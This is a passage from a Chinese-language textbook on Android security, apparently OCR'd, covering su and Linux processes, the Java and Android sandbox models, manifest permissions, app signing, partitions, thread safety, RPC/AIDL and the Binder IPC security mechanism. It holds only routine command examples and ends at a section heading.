在 Linux 系统中，通过 su 可以在用户之间实现切换操作。当超级权限用户 root 向普通或虚拟用户切换时不需要密码，而当普通用户切换到其他用户时都需要密码验证。在 Linux 系统中，使用 su 的语法格式如下所示。

```
su [OPTION 选项参数] [用户]
```

- ??-, -l, --login：登录并改变到所切换的用户环境。
- ??-c, --commmand=COMMAND：执行一个命令，然后退出所切换到的用户环境。

在 Linux 系统中，su 在不加任何参数时表示默认切换到 root 用户，但是并没有被转到 root 用户目录下。也就是说，这时虽然是切换为 root 用户，但是并没有改变 root 的登录环境。可以在/etc/passwd 中得到用户默认的登录环境，包括目录和 SHELL 定义等信息，例如：

```
[beinan@localhost ~]$ su +
Password:
[root@localhost beinan]# pwd
/home/guan
```

其中，su 加参数“-”表示默认切换到 root 用户，并且改变到 root 用户的环境，例如：

```
[beinan@localhost ~]$ pwd
/home/guan
[beinan@localhost ~]$ su -
Password:
[root@localhost ~]# pwd
/root
```

其中，su 参数“-”表示用户名，例如：

```
[beinan@localhost ~]$ su - root
```

```
Password:
[root@localhost ~]# pwd
/root
```

（3）su 的优缺点分析

在 Linux 系统中，su 为管理带来了方便，通过切换到 root 下的方式能够完成所有的系统管理。只要把 root 密码交给任何一个普通用户，就可以切换到 root 来完成所有的系统管理工作。但是通过 su 切换到 root 时也会存在不安全的因素，例如系统有 10 个用户，而且都参与管理。如果这 10 个用户都涉及超级权限的运用，作为管理员，如果想让其他用户通过 su 来切换到超级权限的 root，必须把 root 权限密码都告诉这 10 个用户。如果这 10 个用户都拥有 root 权限，那么就都可以通过 root 权限做任何事， 这在一定程度上会对系统的安全造成威胁，因为无法保证这 10 个用户都能按照正常的操作流程来管理系统，其中任何一人对系统操作的重大失误都可能导致系统崩溃或数据丢失。

由此可见，在多人参与的系统管理中，su 工具并不是最好的选择，su 工具只适用于一两个用户参与管理的系统，毕竟 su 工具并不能让普通用户受限地使用。

3.2.5　进程

在 Linux 系统中，每个执行的任务都称为进程（Process），例如，使用 ls 命令浏览目录内容，或查询日期时间输入的 date 命令。在每个进程启动时，系统都会给它指定一个唯一的数值，这个数值称为“进程 ID”（Process ID，PID）。如果要针对某个进程进行管理，例如，结束进程的执行，必须以进程 ID（而不是该进程的名称）作为参考的对象。每个 Linux 进程都会存在一个对应的父进程（Parent Process），而由这个父进程可以复制多个子进程，这是网络程序编写时很常用的一种方式，这个动作就称为 Fork（孕育）。在现实应用中，最常见的一个 Fork 例子就是 Web 服务器，Web 服务器通常都可以支持多个客户端的连接，而服务器方面利用一个父进程来接受客户端的请求，然后利用 Fork 来产生一个子进程以处理后续的任务，之后该父进程就可再度回到等待客户端请求的状态，如此即可不断地为客户端服务，如图 3-2 所示。

（1）前台与后台进程

在 Linux 系统中，每个进程都可能以两种方式存在：前台（Foreground）与后台（Background）。所谓前台进程，就是用户目前在屏幕上进行操作的进程；而后台进程则是实际上在操作，但在屏幕上并无法看到的进程。通常使用后台方式执行的情况是，当此进程较为复杂且必须执行较长的时间时，会将其置于后台中执行，以避免占用屏幕的时间过久，而无法执行其他的进程。




图 3-2　孕育过程

系统的服务一般都是以后台进程的方式存在的，而且都会驻留在系统中，直到关机时才结束，这类服务也称为 Daemon，在 Linux 系统中就包含许多 Daemon。判断 Daemon 最简单的方法就是由名称来判断，多数 Daemon 都是由服务名称加上 d 来产生的，例如 HTTP 服务的 Daemon 为 httpd。

（2）显示目前进程

在 Linux 系统中，ps 命令是 Process Status 的缩写，其功能是查看目前的系统中有哪些进程正在执行，以及其执行情况。可以直接输入 ps 命令名称，而无需在前面加任何参数。如果直接执行 ps 命令，则会发现如下所示的类似信息。

```
[root@ns1 ~]# ps
PID TTY         TIME CMD
1635 pts/0      00:00:00 su
1636 pts/0      00:00:00 bash
1679 pts/0      00:00:00 ps
```

上述 ps 命令的功能是显示 4 个字段的数据，具体说明如下所示。

- PID：进程标识（Process ID），系统即是凭着这个编号来识别及处理此进程的。
- TTY：Teletypewriter，登录的终端机编号。
- TIME：此进程所消耗的CPU时间。
- CMD：正在执行的命令或进程名称。

上述的信息是 ps 命令显示的最基本数据情形，其实 ps 支持非常多的参数。

（3）显示详细信息

在 Linux 系统中，如果需显示更加详细的系统数据，可以使用-l（Long）参数实现。这样除了显示 ps 命令的 4 个基本字段数据外，另外还有 10 个额外数据可供查看，这些额外数据的内容及说明如下所示。

```
root@ns1 ~]# ps -l
F S     UID    PID     PPID    C   PRI  NI   ADDR    SZ      WCHAN   TTY TIME       CMD
4 S     0      9822    9521    0   81   0     -      1220    wait4   pts/2 00:00:00   su
4 S     0      9970    9822    0   75   0     -      1294    wait4   pts/2 00:00:00b  ash
4 R     0      15354   9970    0   80   0     -      788     -       pts/2 00:00:00   ps
```

其中“F”表示该进程状态的标志（Flag），常用标志的具体说明如下所示。

- ALIGNWARN：标识代码是001，表示打印警告信息。
- STARTING：标识代码是 002，表示进程正在初始化。
- EXITING：标识代码是 004，表示系统正在关机。
- PTRACED：标识代码是010，表示已调用ptrace（0）。
- TRACESYS：标识代码是020，表示跟踪System Call。
- FORKNOEXEC：标识代码是040，表示已执行fork但没有执行exec。
- SUPERPRIV：标识代码是 100，表示以root身份执行。
- DUMPCORE：标识代码是200，表示内核转储。
- SIGNALED：标识代码是400，表示以Signal结束进程。

而 S 表示进程状态代码（Process State Codes），可用的代码及说明如下所示。

- D：表示不可中断的闲置状态（Uninterruptible Sleep）。
- R：表示可执行的。
- S：表示闲置状态。
- T：表示跟踪或停止。
- Z：表示已死亡的进程（Zombie）。
- W：表示没有足够的内存页可分配。
- <：表示高优先级的进程。
- N：表示低优先级的进程。
- L：表示有内存页分配并锁在内存内。
- UID：进程执行者的ID（User ID）。
- PPID：父进程标识（Parent Process ID）。
- PRI：表示进程执行的优先级（Priority）。
- NI：表示nice，是指进程执行优先级的nice值，负值表示其优先级较高。
- SZ：表示Size，进程所占用的内存大小，以KB为单位。
- WCHAN：表示Waiting Channel，表示进程或系统调用等待时的地址。

而另一种显示详细内容信息的参数为-u（User），其主要功能是以用户格式来显示进程数据，例如，下面是部分示例内容以及新的字段说明。

```
[root@ns1 ~]# ps -u
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root   9822   0.0    0.0   4880 168 pts/2   S    12:20   0:00    [su]
root   9970   0.0    0.4   5176 872 pts/2   S    12:20   0:00    -bash
root 15448   0.0    0.3   2644 696 pts/2   R    12:30   0:00    ps -u
…
?%CPU：CPU 使用率百分比。
?%MEM：内存使用率百分比。
?VSZ：占用的虚拟内存大小。
?RSS：占用的物理内存大小。
?START：进程开始时间。
```

在 Linux 系统中，用户、进程、内核、设备之间的关系如下。

- 每个用户拥有多个同时运行的进程，多个进程分别属于不同的用户。
- 用户进程通过系统调用接口来访问操作系统的服务。
- 允许多个用户同时存在并运行不同的进程。
- 通过设备驱动来访问硬件设备与资源，例如，数据存储和网络设备等。
- 所有进程（无论是否属于同一用户）各自运行于独立的内存空间中。

Linux 系统通过使用 CPU 的内存管理单元（MMU），将整个系统内存分为内核区与用户区。操作系统内核本身运行于内核区，而用户进程运行于用户区。在加载进程时，操作系统需要完成如下两个操作。

- 将进程的可执行映像（代码和数据）映射到虚拟内存空间的用户区中。
- 将本身的内核代码与数据映射到虚拟地址空间的内核区。

在 Linux 系统中，通过虚拟内存管理将内核区和用户区的访问权限设置为不同的级别。其中，操作系统内核具有最高的虚拟内存访问权限，而进程在运行时能访问的存储空间只限于其可见的虚拟内存空间的用户区。在进程的虚拟内存空间的用户区中，包含了进程本身的程序代码和数据，可以进一步细分为代码段、数据段、堆、栈，也可以细分为进程运行的环境变量、命令行参数传递区域等。

在 Linux 操作系统中，通过进程内存管理机制可以确保一个进程无法访问其他进程的内存空间，无法污染到其他进程的内存空间，这样可以保证应用进程无法侵入操作系统空间和其他进程的内存空间中，通过更改代码的方式以获得更高权限，而不论是恶意的还是无意的。为了实现上述安全机制，Linux 规定了进程虚拟地址与物理地址之间的映射关系，也规定了进程镜像的内存地址的分配机制。具体说明如下所示。

- 在Linux进程的虚拟内存内核区中，内核代码和数据被映射到内核区，这样可以确保进程在运行中得到操作系统的支持。
- Linux内核区总是映射到物理内存的低地址空间。
- 进程有自己独立的由内核区和用户区组成的虚拟内存空间，这部分被映射到物理内存中。
- Linux系统将进程虚拟内存空间内核区的访问权限设置为0级，设置用户区为3级。因为内核访问虚拟内存的权限为0级，而进程访问虚拟内存的权限为3级，所以进程代码不能访问内核区的代码与数据。
- 在进程虚拟内存用户区中，进程的可执行映像的代码和数据被映射到虚拟内存的用户区，也就是进程用户区由进程的程序代码和数据组成。用户区映射到物理地址内核映射区以上的任意地址空间。

3.3　沙 箱 模 型

知识点讲解：光盘:视频\知识点\第 3 章\沙箱模型.avi

沙箱是一种安全环境，现实中的沙箱（SandBox）是一种儿童玩具，例如 KFC（肯德基）中一个装满小

球的容器，孩子们可以在其中随意玩耍，具有保护儿童的作用。最近几年来，随着网络安全问题的日益突出，人们更多地将沙箱技术应用在网上冲浪领域。从技术实现角度来说，其原理是从原有的阻止可疑程序对系统访问，转换为将可疑程序对磁盘、注册表等的访问重定向到指定文件夹下，从而消除对系统的危害。本节将详细讲解 Android 系统沙箱模型的基本知识，为读者学习本书后面的知识打下基础。

3.3.1 Java 中的沙箱模型

在主流开发语言 Java 技术中，沙箱具有很重要的安全意义。为了确保 Java 技术不会被恶意目的所利用，Java 设计了一套精密的安全模型，即安全管理器（Security Manager），该模型可以检查有权使用的所有系统资源。在默认的情况下，只允许无害的操作，要想允许执行其他操作，代码需得到数字签名，用户必须得到数字认证。Java 语言规定，在沙箱中的程序存在如下限制。

- 不能运行任何本地可执行程序。
- 不能从本地计算机文件系统中读取任何信息，也不能向本地计算机文件系统中写入任何信息。
- 不能查看除Java版本信息，以及少数几个无害的操作系统详细信息外的任何有关本地计算机的信息。特别需要注意的是，在沙箱中不能查看用户名和E-mail地址等信息。
- 远程加载的程序不能与除下载程序所在的服务器之外的任何主机通信，这个服务器被称为源主机（originating host）。这条规则通常称为“远程代码只能与家人通话”这条规则将会确保用户不会被代码探查到内部网络资源（在Java SE 6 中，Java Web Start 应用程序可以与其他网络连接，但必须得到用户的同意）。

3.3.2 Android 系统中的沙箱机制

随着沙箱技术盛行，很多主流公司的产品都采用了沙箱技术来保证上网安全，例如 360 浏览器。而对于开源的 Android 系统来说，也特意引入了这样的安全概念。在传统的 Linux 中，一个用户 ID 识别一个给定用户。而在 Android 系统中，一个用户 ID 识别一个应用程序。应用程序在安装时被分配用户 ID，应用程序在设备上的运行期间内，用户 ID 保持不变。权限是关于允许或限制应用程序（而不是用户）访问设备资源。

Android 系统通过使用沙箱的概念来实现应用程序之间的分离和权限，以允许或拒绝一个应用程序访问设备的资源，例如文件和目录、网络、传感器和 API。基于此，Android 使用一些 Linux 实用工具来实现应用程序被允许执行的操作，例如，进程级别的安全性、与应用程序相关的用户/组 ID 以及权限。

Android 应用程序运行在它们自己的 Linux 进程上，并被分配一个唯一的用户 ID。在默认情况下，运行在基本沙箱进程中的应用程序没有被分配权限，因而防止了此类应用程序访问系统或资源。但是 Android 应用程序可以通过应用程序的 manifest 文件来请求权限。

要想允许其他应用程序可以访问 Android 应用程序的资源，可以通过如下两点来实现。

（1）声明适当的 manifest 权限。

（2）在同一进程中运行其他受信任的应用程序，从而共享对其数据和代码的访问。

在 Android 系统中，可以在相同的进程运行不同的应用程序。此时必须先使用相同的私钥签署这些应用程序，然后使用 manifest 文件为其分配相同的 Linux 用户 ID，这样可以通过用相同的“值/名”来定义 manifest 属性 android:sharedUserId 的方式实现。

在 Android 系统中，如下应用间的安全性由 Linux 操作系统的标准进程级安全机制实现。

- 应用程序的进程之间的安全。
- 应用程序与操作系统之间的安全。



在默认状态下，Android 应用程序之间无法交互，运行在进程沙箱内的应用程序没有被分配权限，这样就无法访问系统或资源。所以无论是直接运行于操作系统之上的应用程序，还是运行于 Dalvik VM 机的应用程序，都会得到同样的安全隔离与保护，被限制在各自“沙箱”内的应用程序互不干扰，这样做的好处是降低对系统与其他应用程序的损害。Android 应用程序通过使用沙箱机制，可以实现互相不具备信任关系应用程序的隔离，以便于独自运行。

3.4　Android 应用程序的安全机制

知识点讲解：光盘:视频\知识点\第 3 章\Android 应用程序的安全机制.avi

在现实应用中，Android 系统面临的安全问题主要来自针对应用程序的攻击，并且病毒程序也主要是通过恶意应用程序传播的。在本节的内容中，将简要讲解 Android 应用程序的安全机制的基本知识。

3.4.1　AndroidManifest.xml 文件的权限机制

在安装 Android 应用程序时分配一个用户标志（UID），目的是区别于其他应用程序以保护自己的数据不被其他应用获取。在 Android 系统中，会根据不同的用户和组来分配不同权限，例如，分别设置访问网络、访问 GPS 数据等权限功能。在底层应用模块中，上述 Android 权限映射为 Linux 的用户与组权限。

在 Android 系统中的文件 AndroidManifest.xml 中通过<permission>、<permission-group>和<permission-tree>等标签来指定应用层显式权限，设置应用程序包（.apk 文件）的权限信息。如果想要申请某个具体的权限，需要使用<uses-permission>标签来指定。在声明一个权限时，需要声明包含权限名称、所需的权限组与保护级别。

在 Android 系统中，权限组会根据权限的功能划分成不同的集合，其中又会包含多个具体权限，例如，收发短信、无线上网等功能可以被划入“收费数据业务”权限组。

在 Android 系统中，可以将权限的保护级别分为 Normal、Dangerous、Signature 和 Signatureorsystem 4 种，通过这 4 种不同的级别限定了应用程序行使此权限时的认证方式，具体说明如下所示。

- Normal级别：只要申请后就可以使用。
- Dangerous级别：在安装时经用户确认才可以使用。
- Signature和Signatureorsystem级别：需要应用程序必须为系统用户，如OEM制造商或ODM制造商等。

另外，如果没有在文件 AndroidManifest.xml 中声明某个框架层与系统层逐级验证权限，那么程序运行时会报错，此时可以通过命令行调试工具 logcat 查看系统日志可发现需要某权限的错误信息。

在 Android 系统中，共享 UID 的应用程序可以与系统另一用户程序使用同一签名，也可共享同一个权限。此类机制可以通过文件在 AndroidManifest 文件中设置 sharedUserId 的方式实现，例如，通过如下代码可以获得系统权限，但是这种程序只对系统软件起作用。

```
android:sharedUserId="android.uid.shared"
```

另外，读者需要注意的是，从 Android 2.3 版本之后，即使有 root 权限也无法执行很多底层命令和 API。例如，su 到 root 用户，执行 ls 等命令都会播报没有权限之类的错误。

3.4.2　发布签名机制

在开发 Android 应用程序时，开发者都必须对发布的程序设置数字签名，也就是使用私有密钥数字签署一个给定的应用程序，以便及时识别出代码的作者，并检测应用程序是否发生了改变。这样可以在相同

签名的应用程序之间建立信任，从而使某些应用程序可以安全地实现资源共享。

在生成 Android 应用程序签名时，需要生成私有密钥与公共密钥对，用私有密钥签署公共密钥证书。虽然在 Android 应用程序商店和安装包中不会安装没有数字证书的应用，但是不需要权威机构来认证签名的数字证书。Android 应用程序签名工作可以通过第三方完成，例如，OEM 厂商、运营商及应用程序商店等，也可以由开发者自己完成签名，这就是自签名。自签名允许开发者不依赖于任何第三方自由发布应用程序。

在安装 Android 应用程序的 APK 文件时，系统安装程序会先检查 APK 是否被签名，智能安装有签名的程序。当升级这个 Android 应用程序时，需要检查新版应用的数字签名与已安装的应用程序的签名是否相同。如果不相同，则会被当作一个全新的应用程序来对待。在 Android 应用中，由同一个开发者设计的多个应用程序可采用同一私钥签名。具体方法是在 manifest 文件中声明共享用户的 ID，允许它们在相同的进程中运行，此时这些所属同一开发者的应用程序便可以共享代码和数据资源。Android 开发者们有可能把安装包命名为相同的名字，通过不同的签名可以把它们区分开，也保证了签名不同的包不被替换掉，同时有效地防止了恶意软件替换安装的应用。

Android 提供了基于签名的权限检查，应用程序间具有相同的数字签名，它们之间可以以一种安全的方式共享代码和数据。

3.5 分区加载机制

知识点讲解：光盘:视频\知识点\第 3 章\分区加载机制.avi

在 Android 设备中，整个分区的类别如下所示。

（1）系统分区

在 Android 系统中，系统分区通常被加载为只读分区，包含操作系统内核、系统函数库、实时运行框架、应用框架与系统应用程序等。Android 系统分区由 OEM 厂商在出厂时植入，外界不能更改。当 Android 系统出现安全问题时，用户可以启动进入“安全模式”，选择加载只读的系统分区，而不加载数据分区中的数据内容，隔离第三方应用程序可能带来的安全威胁。

（2）Cache 分区

在 Android 系统中，Cache 分区即目录分区，在不同的目录加载不同的内容，具体说明如下所示。

- /system/app目录：存放系统自带应用程序APK。
- /system/lib目录：存放系统库文件。
- /system/bin和/system/xbin目录：存放是系统管理命令等。
- /system/framework目录：存放Android系统应用框架的JAR文件。

（3）数据分区

在 Android 系统中，数据分区用于存储各类用户数据与应用程序。一般需要对数据分区设定容量限额，并且防止黑客向数据分区非法写入数据，或者防止创建非法文件对数据分区进行恶意破坏。当出现问题时，可以在“安全模式”下设置不加载数据分区，或者不启动数据分区中的应用程序。在有些情况下，甚至可以直接重新格式化数据分区，通过恢复数据的方式恢复被损坏的系统。在通常情况下，Android 数据分区加载的目录为/data，在此目录下主要包括以下子目录。

- /data/data目录：保存的是所有APK程序数据。每个APK对应自己的Data目录，即在/data/data目录下有一个与Package名字一样的目录。APK只能在此目录下操作，不能访问其他APK的目录。
- /data/app 目录：保存的是用户安装的APK。

- /data/system目录：保存的是packages.xml、packages.list和 appwidgets.xml等文件，用于记录安装的软件及Widget信息等。
- /data/misc目录：保存的是WiFi账号与VPN设置等。

（4）SD 卡分区

在 Android 系统中，SD 卡是外置设备，可以从其他计算机系统上进行操作，而完全不受 Android 系统所控制。另外，SD 卡通常是 FAT 格式的文件系统，根本无法设置用户许可权限。虽然 Android 允许在加载文件系统时可以对整个 FAT 文件系统设置读写权限，但是不能针对 FAT 中的个别文件进行特殊操作。①

① 本章内容参考了 http://mobile.51cto.com/netsecurity-292955.htm。

第 4 章　Android 通信安全机制

在 Android 系统中，应用程序都是由 Activity 和 Service 组成的。Service 通常运行在独立的进程中，而 Activity 既可运行在同一个进程中，也可运行在不同的进程中。不在同一个进程中的 Activity 或 Service 是如何实现通信功能的呢？答案是使用 Binder 进程间通信机制。本章将详细分析 Android 的进程通信机制 Binder 的具体实现，使读者了解 Binder 通信机制的安全策略。

4.1　进程和线程安全

知识点讲解：光盘:视频\知识点\第 4 章\进程和线程安全.avi

当运行 Android 应用程序的第一个组件时会启动一个 Linux 进程，并执行其中的一个单一的线程。在默认情况下，应用程序所有的组件都会在当前进程的这个线程中运行。当然，也可以设置在其他进程中运行这个组件，而且可以为任意进程孕育出其他线程。在了解 Binder 通信机制之前，先讲解进程和线程安全方面的知识。

4.1.1　进程安全

在 Android 系统中，通过 manifest 文件控制组件运行所在的进程。在<activity>、<service>、<receiver>和<provider>等组件元素中，都拥有一个 process 属性来设置应在哪个进程中运行这个组件。这些 process 属性可以被设置为使每个组件运行于它自己的进程之内，或一些组件共享一个进程而其余的组件不这么做。另外，也可以设置为在一个进程中运行不同的应用程序组件，这样可以使应用程序的各个组成部分共享同一个 Linux 用户 ID，并且可以赋予同样的权限。元素<application>也有一个 process 属性，通过此属性可以设定所有组件的默认值。

在 Android 系统中，所有的组件实例都位于特定进程的主线程内，而对这些组件的系统调用也将由那个线程进行分发。一般不会为每个实例创建线程。因此，某些方法总是运行在进程的主线程内，这些方法包括诸如 View.onKeyDown()这样报告用户动作以及生命周期通告的。这意味着当组件在被系统调用时，不应该被施行长时间的阻塞操作（如网络相关操作或是循环计算），因为这样会同时阻塞位于这个进程中的其他组件的运行。

在 Android 系统中，当需要内存运行为用户进行服务的进程时，如果发生可用内存不足的情形，Android 系统可能会关闭一个进程，同时会销毁在这个进程中运行的应用程序。当后面再次需要这些进程工作时，会为这些组件重新创建进程。

在 Android 系统中，当决定应该结束哪个进程时会衡量进程对于用户的相对重要性。例如，相对于一个仍有用户可见的 Activity 进程，它更有可能去关闭一个其 Activity 已经不为用户所见的进程。由此可见，决定是否关闭一个进程的主要根据是在该进程中运行的组件的状态。

4.1.2　线程安全

在 Android 系统中，虽然可以将应用程序限制在一个单独的进程中，但是有时仍然需要孕育出一个新线程以处理后台任务。在 Android 系统中，因为用户界面必须要及时的对用户操作做出响应，所以控制 Activity 的线程的任务就非常繁杂，而不仅仅是去处理一些诸如网络下载之类的简单并耗时的操作。在 Android 系统中规定，不能在瞬间完成的任务都需要被安排到不同的线程中去。

在 Android 系统中，需要以标准 JavaThread 对象代码来创建一个线程。在 Android 中提供了很多便于管理线程的类，具体说明如下所示。

- Looper：用于在一个线程中运行一个消息循环。
- Handler：用于处理消息。
- HandlerThread：用于使用一个消息循环启用一个线程。

4.1.3　实现线程安全方法

在 Linux 操作系统中，传统进程间通信（IPC）有管道、命名管道、信号量、共享内存、消息队列、网络和 Unix 套接字等多种方式。虽然 Android 系统可以使用传统的 Linux 进程通信机制，但是其实 Android 的应用程序几乎不再使用这些传统的方式，取而代之的是通过 Intent、Activity、Service、Content Provider 方式实现组件之间的相互通信。Android 应用程序通常是由一系列 Activity 和 Service 组成的，一般 Service 运行在独立的进程中，Activity 既可能运行在同一个进程中，也可能运行在不同的进程中。在不同进程中的 Activity 和 Service 要协作工作，实现完整的应用功能，必须进行通信，以获取数据与服务。这就回归到 Client-Server 模式。基于 Client-Server 的计算模式广泛应用于分布式计算的各个领域，如互联网、数据库访问等。在嵌入式智能手持设备中，为了以统一模式向应用开发者提供功能，这种 Client-Server 方式无处不在。Android 系统中的媒体播放、音视频设备、传感器设备（加速度、方位、温度、光亮度等）由不同的服务端（Server）负责管理，使用服务的应用程序只要作为客户端（Client）向服务端（Server）发起请求即可。

在 Android 系统中，有时编写的应用方法可能会被多个线程所调用，所以必须保证被编写的线程是安全的，例如，对于使用 RPC 机制中的可以被远程调用方法来说，更需要线程是安全的。在 Android 系统中，当一个 IBinder 对象中实现的方法调用源自这个 IBinder 对象所在的进程时，将会在调用者的线程中执行这个方法。但是，如果这个调用源自其他的进程，那么将会在一个线程池中选出的线程中运行这个方法。通常由 Android 来管理这个线程池，并与 IBinder 保存于同一进程中，并且这个方法不会在进程的主线程内执行。

在 Android 系统中，内容提供者能接受源自其他进程的请求数据。虽然 Android 系统中的类 ContentResolver 和类 ContentProvider 隐藏了交互沟通过程的管理细节，但是 ContentProvider 会通过 query()、insert()、delete()、update()和 getType()等方法来响应这些请求，而这些方法也都是在内容提供者的进程中所包含的线程池提供的，而并不是进程的主线程本身。

在 Android 系统中，因为 Android 应用程序有自己的 UID，所以可以鉴别进程身份。而传统的 Client-Server 方式则影响了进程间通信机制的效率和安全性，具体说明如下所示。

（1）效率问题

通过传统的管道、命名管道和消息队列传输机制，会需要多次复制数据的操作过程，数据会先从发送进程的用户区缓存复制到内核区缓存中，然后再从内核缓存复制到接收进程的用户区缓存中。因为整个单向传输过程至少需要两次复制操作，所以系统开销大。

（2）安全问题

事实证明，传统进程通信机制不够安全，具体说明如下所示。

- ❑ 在传统进程通信机制中，接收进程无法获得发送进程可靠的用户标识/进程标识（UID/PID），所以无法鉴别对方身份。
- ❑ 在传统进程通信中，因为只能由发送进程在请求中自行填入UID与PID，所以容易被恶意程序所利用。由此可见，只有内置在进程通信机制内的可靠的进程身份标记才能提供必要的安全保障。
- ❑ 传统进程通信机制的访问接入点是公开的，知道这些接入点的任何程序都可能试图建立连接，很难阻止恶意程序获得连接，例如，通过猜测地址获得连接等操作就具有这个隐患。

4.2 远程过程调用机制（RPC）

知识点讲解：光盘:视频\知识点\第 4 章\远程过程调用机制（RPC）.avi

在 Android 系统中，RPC 是一个轻量级的远程过程调用机制，能够在本地调用一个方法，但是在远程（其他的进程中）中可以进行处理，然后将处理结果返回给调用者。由此可见，RPC 机制的功能是将方法调用及其附属的数据以系统可以理解的方式进行分离，并将其从本地进程和本地地址空间传送至远程过程和远程地址空间，并在那里重新装配并对调用做出反应。在远程过程调用返回的结果中，会以相反的方向进行传递。Android 系统提供了完成上述工作所需的所有代码，以使开发者可以集中精力来实现 RPC 接口本身。

RPC 接口可以只包括方法，其所有方法在没有返回值的情况下仍然能够以同步的方式执行。RPC 机制的具体工作流程如下所示。

（1）使用简单的 IDL（界面描绘语言）声明一个想要实现的 RPC 接口。

（2）使用 AIDL 工具为这个声明生成一个 Java 接口定义，这个定义必须对本地和远程进程都可见。在定义中包含两个内部类，在内部类中包含了用 IDL 声明的接口的远程方法调用所需要的所有代码实现。

（3）在定义中包含的两个内部类都实现了 IBinder 接口，具体说明如下。

- ❑ 一个用于系统在本地内部使用，此部分代码可以忽略。
- ❑ 另外一个是扩展了Binder类的Stub，除了实现了IPC调用的内部代码之外，还包括声明的RPC接口中的方法的声明。

在一般情况下，远程过程是被一个服务管理的，这是因为服务可以通知系统关于进程以及其连接到别的进程的信息，具体说明如下所示。

- ❑ 包含了AIDL工具产生的接口文件
- ❑ 实现了RPC方法的Stub的子类

而在客户端只需要包括 AIDL 工具产生的接口文件，其中在服务端与客户端之间建立连接的过程如下所示。

（1）服务的客户端位于本地，用于实现 onServiceConnected() 和 onServiceDisconnected() 方法。当至远程服务的连接成功建立或者断开时会收到通知，就可以通过调用 bindService()的方式来设置连接。


（2）服务端需要实现 onBind() 方法以便接受或拒绝连接，此功能取决于收到的 Intent（Intent 将传递给 bindService()），如果接受了连接，则会返回一个 Stub 的子类的实例。

（3）如果服务端接受了连接，则 Android 会调用客户端的 onServiceConnected()方法将其传递给一个 IBinder 对象。这是由服务所管理的 Stub 的子类的代理，客户端通过这个代理可以对远程服务进行调用。

4.3 Binder 安全机制基础

知识点讲解：光盘:视频\知识点\第 4 章\Binder 安全机制基础.avi

为了解决传统传输通信的安全性问题，Android 系统引入了 Binder 机制以满足系统进程通信对性能效率



和安全性的要求。虽然 Binder 基于 Client-Server 通信模式，但是只需复制一次数据对象，并且可以自动传输发送进程的 UID/PID 信息，同时支持实名 Binder 与匿名 Binder。实质上讲，Binder 机制提供了远程过程调用（RPC）功能，其实现原理与 COM 和 CORBA 分布式组件架构类似。在本节的内容中，将简要介绍 Binder 通信机制的基本知识。

4.3.1　Binder 中的安全策略

Binder 进程通信机制由一系列组件组成，主要有 Client、Server、Service Manager 和 Binder Driver。其中，Client、Server 和 Service Manager 是用户空间组件，而 Binder Driver 运行于内核空间，是驱动部分。用户层的 Client 和 Server 基于 Binder Driver 和 Service Manager 进行通信，这样开发者的任务就会少很多，通常无需了解 Binder Driver 与 Service Manager 的实现细节，只要按照规范设计实现自己的 Client 和 Server 组件即可。

Android 进程通信机制的安全性要强于传统的 Linux 系统，具体说明如下所示。

- Android应用程序需要基于权限机制，需要定义进程通信的权限。这一点和传统Linux系统的IPC机制相比，具有更细致的权限控制功能。
- Android的Binder进程间通信机制拥有类型安全功能。当开发者编译应用程序时，可以使用接口描述语言（AIDL）定义交换数据的类型，这样可以确保进程间通信的数据不会发生溢出越界而污染进程空间。
- Android的Binder进程间通信机制通过共享内存机制（Ashmem）实现高效率的进程通信，而不是采用传统的Linux/UNIX共享内存（Shared Memory），这样也更加安全。
- 因为Binder进程间通信机制使用了Android的接口描述语言（AIDL），而AIDL同传统RPC中的IDL语言一样能够根据描述生成代码，这样通过内部通信进程可以实现两个进程的交互。
- 因为Android采用了类型安全的接口与数据描述，所以在接收方从其他进程接收数据时可以详细检查其安全性，这样可以确保其他进程发来的参数都在可接受的范围内。无论调用者想要进行什么操作，都可以防止进程间通信的数据溢出越界污染进程空间。

4.3.2　Binder 机制更加安全

在 Android 系统中，Activity 对象与 Service 对象在不同的进程（Process）里执行，各自具有不同的 UID（Unix user ID）。由于各自独立执行，所以 Activity 对象通常依赖 Intent 对象去请求 Android 启动所需要的 Service。就 Service 对象的开发者来说，Activity 对象是属于外界（因为两者在不同的进程里执行）的软件，也大多是别人开发的。那么，Service 对象如何确定这外来的对象是善意的呢？这就是安全性的问题，在 Service 类别里，当 Service 确认了对方为善意的之后，就将 IBinder 接口的参考（Reference）传给 Activity 对象，Activity 对象就能通过 IBinder 接口去使用 Binder 的服务。

在 Android 系统中，当 Activity 呼叫 IBinder 中的 transact()等函数时，会反向呼叫 NotifyBinder 子类别的 onTransact()函数。此时也可以进行安全检验，例如，使用下面的指令就能取得对方 UID 来检验其身份等信息，并且还可以进行 checkCallingPermission()之类的检验。

```
int uid = Binder.getCallingUID();
```

如果经过检验后确认访问者是善意的，那么就启动 BinderServer 来提供实质的服务，例如，播放一个视频服务。这样，上面介绍的安全检验就是根据 Service 的开发者角度来分析的，从上述通信过程中可以看出 Android 的 IBinder 的安全机制的原理。

Android 为什么会选择 Binder 为进程之间的通信机制呢？只是因为 Binder 更加简洁和快速，消耗的内存资源更小吗？这些也都是 Binder 的优点，也是 Android 选择 Binder 的原因之一。除此之外，传统的进程间通信会增加进程的开销，而且有进程过载和安全漏洞等方面的风险，而 Binder 机制正好可以解决和避免这些问题。

在 Android 系统中，Binder 主要提供了如下功能。

- 用驱动程序来推进进程间的通信。
- 通过共享内存来提高性能。
- 为进程请求分配每个进程的线程池。
- 针对系统中的对象引入了引用计数和跨进程的对象引用映射。
- 进程间同步调用。

4.3.3 Binder 安全机制的必要性

